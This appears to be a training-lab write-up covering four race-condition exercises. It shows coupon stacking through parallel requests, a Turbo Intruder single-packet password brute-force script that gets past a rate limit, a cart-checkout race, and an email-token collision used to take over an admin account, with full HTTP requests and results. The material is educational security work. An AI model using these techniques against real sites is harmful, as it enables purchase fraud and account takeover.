
RACE CONDITIONS

LAB 80 [Limit overrun race conditions]


credentials: `wiener:peter`

Discounnt coupon: PROMO20

Firstly, I try to learn the functionality of the website. It is a simple online shop where I can buy some products. I can also apply some discount coupon (just once):



Let's see what happens behind:



Request

Pretty Raw Hex

```
1 POST /cart HTTP/2
2 Host: 0a4200490326 1e898117b76000e4001b.web-security-academy.net
3 Cookie: session=SmyimvBdS9UD3zkmZENUZL1E0meX5DDZ
4 Content-Length: 37
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a4200490326 1e898117b76000e4001b.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/120.0.6099.199 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
   pplication/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a4200490326 1e898117b76000e4001b.web-security-academy.net/product?productId
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 productId=11&redir=PRODUCT&quantity=1
```

Here are the contents of POST /cart request sent when adding product to a cart. It contains productID, redir, and quantity parameters. It also has session cookie present: SmyimvBdS9UD3zkmZENUZL1E0meX5DDZ

After sending request without cookie session, I learned that cart contents are tied with the cookie: I could access only empty cart without it and that cart state is stored in the session.

For 20% off use code at checkout: PROMO20

Home | My account | 0

Cart

Your cart is empty

From what I have so far, I can tell that promocode application normally implemented in the following way:

1. User enters promocode
2. Promocode database is updated and user's promocode use is flagged
3. When applying same promocode again, the promocode's application is checked according to the database.

Potentially, there is a small time window where race condition is possible: exactly in the moment of promocode previous usage check. I would verify this by sending multiple POST /coupon requests at the same time using Burp Repeater (20 requests in parallel):

Group 2 7 < 21 × 22 × 23 × 24 × 25 × 26 × 27 × +

Send group (parallel) Cancel < > Follow redirection

Request


Pretty Raw Hex

```
1 POST /cart/coupon HTTP/2
2 Host: 0a4200490326 1e898117b76000e4001b.web-security-academy.net
3 Cookie: session=MWlHxb5m8nleQM76mDJ3sengnHyMCRgR
4 Content-Length: 52
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a4200490326 1e898117b76000e4001b.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/120.0.6099.199 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
   pplication/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a4200490326 1e898117b76000e4001b.web-security-academy.net/cart
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 csrf=52qRaErT7VvV9jTxYXMEccxvITONcbCB&coupon=PROMO20
```

Response


Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /cart
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 Coupon applied
```



As one can see, the same coupon was applied multiple times, according to the picture. Let's try to place the order and check if this was a real security exploit:

Yup, It was and I bought $30 product for just $6. Let's try doing this trick with leather jacket:



Hence I have multiple Repeater tabs with coupon applied message (11) it seems that not every 20% was applied and I got just 90% discount. Let's try to add more POST cart/coupon tabs into the group:

Store credit:
$43.93

Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	- 1 + Remove

Coupon:


Add coupon

Apply

Code	Reduction
PROMO20	-$1321.60 Remove

Total: $15.40

Place order



At ~20 concurrent POST /cart/coupon requests, I have managed to decrease the price up to $15 for the item. Trying to decrease it even more and try to get a negative price is useless as applying more coupons will start a new cycle of coupons stacking. So, now I will place my order and lab's done:

Congratulations, you solved the lab!

For 20% off use code at checkout: PROMO20

Store credit:
$28.53


Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1

Total: $15.40

LAB 81 [Bypassing rate limits via race conditions]

credentials: `wiener:peter`




This lab has a brute force protection. The account is blocked after 3 concurrent failed attempts. However, if one will log in into arbitrary account, log out and then try log in again, the restriction will be gone, and usual 'Invalid password or username' error message will appear. From this, I can tell that rate limit is enforced per username, rather than per session. Thus, probably, the counter for unsuccessful attempts is kept on the server side.

I can assume, that the algorithm is following:

1. Enter wrong password.
2. +1 to the counter for failed attempts.
3. Repeat the wrong password.
4. Step 2 until counters hits "3" and display the error message.

Therefore, I could try to abuse that tiny time window to enforce the race condition by sending a bunch of wrong passwords in 1 packet.



As one can see, there a is an 'Invalid username or password' error returned in more than 3 requests, as it should be. So, if we are quick enough, we can pass more than 3 invalid passwords before cooldown triggers.

Further, I will use the provided password dictionary for this and Turbo Intruder's extension Python script "race-single-packet-attack.py" to prepare my attack:

```
def queueRequests(target, wordlists):

    # as the target supports HTTP/2, use engine=Engine.BURP2 and concurrentConnections=1 for a single-packet attack
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=1,
                           engine=Engine.BURP2
                           )

    # assign the list of candidate passwords from your clipboard
    passwords = wordlists.clipboard

    # queue a login request using each password from the wordlist
    # the 'gate' argument withholds the final part of each request until engine.openGate() is invoked
    for password in passwords:
        engine.queue(target.req, password, gate='1')

    # once every request has been queued
    # invoke engine.openGate() to send all requests in the given gate simultaneously
    engine.openGate('1')


def handleResponse(req, interesting):
    table.add(req)
```


This script will launch a single-packet attack that will cause a race condition. The password wordlist will be taken from the clipboard. Below are the results of the script execution:

Turbo Intruder - 0a4e00c9043f416e803912fc00f700b5.web-security-academy.net - done


Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connection I...
9	666666	200	2056	3768	7839507	7964761		8	1
10	123321	200	2056	3768	7839507	7964761		10	1
11	123456789	200	2056	3768	7839507	7964761		16	1
12	x654321	400	56	269	7839510	7964764		24	1
13	shadow	200	2056	3768	7841508	7966762		6	1
14	1234	200	2056	3768	7846427	7971681		18	1
15	1234567890	400	56	269	7846427	7971681		22	1
16	12345678	200	2056	3768	7847425	7972679		14	1
17	michael	400	56	269	7847425	7972679		23	1
18	superman	400	56	269	7850432	7975686		25	1
19	mustang	200	2056	3768	7851430	7976684		11	1
20	123456	200	2056	3768	7851430	7976684		12	1
21	dragon	400	56	269	7874483	7999737		21	1
22	1qaz2wsx	400	56	269	7874483	7999737		26	1
23	baseball	400	56	269	7874483	7999737		27	1
24	121212	400	56	269	7874483	7999737		29	1
25	000000	400	56	269	7874483	7999737		30	1
26	123123	200	2056	3768	7875480	8000734		1	1
27	abc123	200	2056	3768	7875480	8000734		2	1
28	password	302	40	188	7875480	8000734		13	1
29	12345	200	2056	3768	7875480	8000734		17	1

Reqs: 30 | Queued: 0 | Duration: 9 | RPS: 3 | Connections: 1 | Retries: 0 | Fails: 0 | Next: null | Completed |

Studying the responses, there is only one with 302 status code, so it is definitely worth to note. Then, I waited for 'carlos' user password cooldown to disappear and logged in using password 'password':



Now, I can access admin panel and delete the account:



LAB 82 [Multi-endpoint race conditions]

credentials: `wiener:peter`


For sake of testing, I purchased a gift card and studied how the purchase process looks like in Burp Intercepteror:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
359	https://0a3a006e039959738...	GET	/			200	11030	HTML		Multi-endpoint race c...		✓	34.246.129.62		04:21:41 7 ...	8080
360	https://0a3a006e039959738...	GET	/academyLabHeader			101	147					✓	34.246.129.62		04:21:42 7 ...	8080
361	https://0a3a006e039959738...	GET	/product?productId=2	✓		200	4944	HTML		Multi-endpoint race c...		✓	34.246.129.62		04:21:43 7 ...	8080
362	https://0a3a006e039959738...	GET	/academyLabHeader			101	147					✓	34.246.129.62		04:21:43 7 ...	8080
363	https://0a3a006e039959738...	POST	/cart	✓		302	100					✓	34.246.129.62		04:21:45 7 ...	8080
364	https://0a3a006e039959738...	GET	/product?productId=2	✓		200	4944	HTML		Multi-endpoint race c...		✓	34.246.129.62		04:21:45 7 ...	8080
365	https://0a3a006e039959738...	GET	/academyLabHeader			101	147					✓	34.246.129.62		04:21:46 7 ...	8080
366	https://0a3a006e039959738...	GET	/my-account?id=wiener	✓		200	4301	HTML		Multi-endpoint race c...		✓	34.246.129.62		04:21:50 7 ...	8080
367	https://0a3a006e039959738...	GET	/academyLabHeader			101	147					✓	34.246.129.62		04:21:50 7 ...	8080
368	https://0a3a006e039959738...	GET	/cart			200	6354	HTML		Multi-endpoint race c...		✓	34.246.129.62		04:21:56 7 ...	8080
369	https://0a3a006e039959738...	GET	/academyLabHeader			101	147					✓	34.246.129.62		04:21:57 7 ...	8080
370	https://0a3a006e039959738...	POST	/cart/checkout	✓		200	4772	HTML		Multi-endpoint race c...		✓	34.246.129.62		04:21:59 7 ...	8080

POST /cart will add an item into the cart and contains productID parameter together with its quantity. POST /cart/checkout request is sent when one places order, so validation and confirmation of the purchase are done in a single HTTP packet. Removing session cookie will simply bring me to an empty cart, so cart state is tied to user's session.

Knowing that validation and confirmation is done in a single request/response cycle, it can be abused on race condition: it could enable me to add more items during the window between validating and confirming the purchase.

To test this, I have added these two requests to Burp Repeater and united them under one group and sent them in parallel: I have noticed that the POST /cart takes longer time to be processed and POST /cart/checkout ends first. I can use connection "warming" technique by adding a GET / request in the beginning:



Now, the first request still takes more time to return. While other two return with significantly smaller time difference ~316 ms.

Now, I will ensure that the cart is not empty and put another gift card there and repeat the attack, but now I will change productID to “1” (ID of the leather jacket) and repeat the procedure:

```
productId=1&redir=PRODUCT&quantity=1
```

The POST /cart arrived in 312ms and POST /cart/checkout arrived in 343ms, which means, that, being sent at the same time, the jacket was added to the cart and, at the same time, the gift card was being confirmed and validated, thus I could trick the store that I buy a gift card together with the jacket.

Congratulations, you solved the lab!

Store credit:
-$1247.00

Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1
Gift Card	$10.00	1

Total: $1347.00

You have bought the following gift cards:

Code
hsQohFEEW1

Even though I have negative balance now, I received the confirmation of the jacket purchase. Lab’s done!

LAB 83 Single-endpoint race conditions

Victim: `carlos@ginandjuice.shop`
It has a pending email invite to obtain admin rights.

Goal:

1. Identify a race condition that lets you claim an arbitrary email address.
2. Change your email address to `carlos@ginandjuice.shop`.
3. Access the admin panel.
4. Delete the user `carlos`

Valid credentials: `wiener:peter`

Email: wiener@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net
I have tested the email change functionality, here is the template of the email change confirmation letter:

```
Sent:     2024-03-10 19:54:06 +0000
From:     no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net
To:       hacker@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net
Subject:  Please confirm your e-mail

<p>To confirm your email change to hacker@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below</p>
<a href="https://0aef009d036f403a80f5b7e400930020.web-security-academy.net/confirm-email?user=wiener&token=H1iUONERHEer48ng">
    Click here to confirm.
</a>
```

I have tried to send two consecutive email change letters and noticed that the most recent request contains a valid link. All the rest (older ones) would become invalid:

```
"This link is invalid."
```

It could mean, that server keeps 1 pending email at a time. Probably, in some data base. When submitting new email, the link is being overwritten rather than being appended. This is a timing for a possible collision. Let's test it by adding 20 requests with email changing into Burp Repeater:

Group 1 10 ‹ 1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × 10 ×

Send Cancel < >

Request

Pretty Raw Hex

```
1 POST /my-account/change-email HTTP/2
2 Host : 0aef009d036f403a80f5b7e400930020.web-security-academy.net
3 Cookie : session =RaGCMPuxQ6gMuZX8OmZzQ6HLZCUWZkJw
4 Content-Length : 113
5 Cache-Control : max-age=0
6 Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile : ?0
8 Sec-Ch-Ua-Platform : "Windows"
9 Upgrade-Insecure-Requests : 1
10 Origin : https://0aef009d036f403a80f5b7e400930020.web-security-academy.net
11 Content-Type : application/x-www-form-urlencoded
12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.199 Safari/537.36
13 Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer :
https://0aef009d036f403a80f5b7e400930020.web-security-academy.net/my-account
19 Accept-Encoding : gzip, deflate, br
20 Accept-Language : en-US,en;q=0.9
21 Priority : u=0, i
22
23 email =hacker1%40exploit-0a9000ae03294018800ab6be01570010.exploit-server.net &csrf=
cVXAEXjqD62FnaPlyjrKi9k3Fs3E6CF3
```

Response

Pretty

As one can see, I have received a bunch of remails, however, judging from the contents, in some requests email is different. For example, for hacker15, the message is telling that the token was prepared for hacker20:

Sent	To	From	Subject	Body	
2024-03-10 20:15:51 +0000	hacker15@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to hacker20@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below Click here to confirm.	View raw
2024-03-10 20:15:51 +0000	hacker20@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to hacker20@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below Click here to confirm.	View raw
2024-03-10 20:15:51 +0000	hacker14@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to hacker20@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below Click here to confirm.	View raw
2024-03-10 20:15:51 +0000	hacker17@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to hacker20@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below Click here to confirm.	View raw
2024-03-10 20:15:51 +0000	hacker16@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to hacker19@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below Click here to confirm.	View raw
2024-03-10 20:15:51 +0000	hacker18@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to hacker20@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net, click the link below Click here to confirm.	View raw

Now, I will abuse it by sending two packets at a time, I changed the parameter of one of the packets to victim's email:

Group 1 2 < 1 × 2 × 11 × 12 × 13 × 14 × 15 × 16 ×

Send group (parallel) Cancel < > Follow redirection

Request

Pretty Raw Hex \n ≡

```
1  POST /my-account/change-email HTTP/2
2  Host : 0aef009d036f403a80f5b7e400930020.web-security-academy.net
3  Cookie : session =RaGCMPuxQ6gMuZX8OmZzQ6HLZCUWZkJw
4  Content-Length : 67
5  Cache-Control : max-age=0
6  Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
7  Sec-Ch-Ua-Mobile : ?0
8  Sec-Ch-Ua-Platform : "Windows"
9  Upgrade-Insecure-Requests : 1
10 Origin : https://0aef009d036f403a80f5b7e400930020.web-security-academy.net
11 Content-Type : application/x-www-form-urlencoded
12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/120.0.6099.199 Safari/537.36
13 Accept :
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
   ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer :
   https://0aef009d036f403a80f5b7e400930020.web-security-academy.net/my-account
19 Accept-Encoding : gzip, deflate, br
20 Accept-Language : en-US,en;q=0.9
21 Priority : u=0, i
22
23 email=carlos@ginandjuice.shop &csrf=cVXAEXjqD62FnaPlyjrKi9k3Fs3E6CF3
```

I send them in parallel, again, and after several attempts, I managed to trigger a race condition and received confirmation link for victim's email, sent to me:

Sent	To	From	Subject	Body	
2024-03-10 20:33:32 +0000	hacker1@exploit-0a9000ae03294018800ab6be01570010.exploit-server.net	no-reply@0aef009d036f403a80f5b7e400930020.web-security-academy.net	Please confirm your e-mail	To confirm your email change to carlos@ginandjuice.shop, click the link below Click here to confirm.	View raw

Now, admin panel is accessible:

Home | Admin panel | My account | 0 | Log out

My Account

Your username is: wiener

Your email is: carlos@ginandjuice.shop

Email

Update email

Now, I can access admin panel and delete the account:

Congratulations, you solved the lab!

Admin interface only available if logged in as an administrator